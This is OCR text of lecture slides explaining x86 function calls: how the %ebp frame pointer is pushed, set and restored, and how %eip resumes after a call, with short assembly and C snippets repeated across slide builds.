


%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
movl    (%ebp) %ebp /* %ebp=(%ebp) */
```



%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp — A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) — The value at memory address of %ebp

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pushl   %ebp
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

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

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

Q: How do we restore %ebp?

Return from Functions

```
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

Return from Functions

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

Q: How do we restore %ebp?

1. **Push %ebp before local**

Return from Functions

```
int main ()
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    …
}
```





Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



Q: How do we restore %ebp?

1. **Push %ebp before local**
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Return from Functions

```
int main ()
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    func("hey", 10, -3);
    …
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```





Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**
3. **Set %ebp to (%ebp) at return**


Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?




Programs in Memory




```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```


Programs in Memory




```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

%eip

Programs in Memory

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…
2760:  movl 0xa, 0x4(%esp)
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
%eip

Programs in Memory




```
…
3800:  push %ebp
3802:  mov %esp, %ebp
…
```

%eip

```
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
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
Programs in 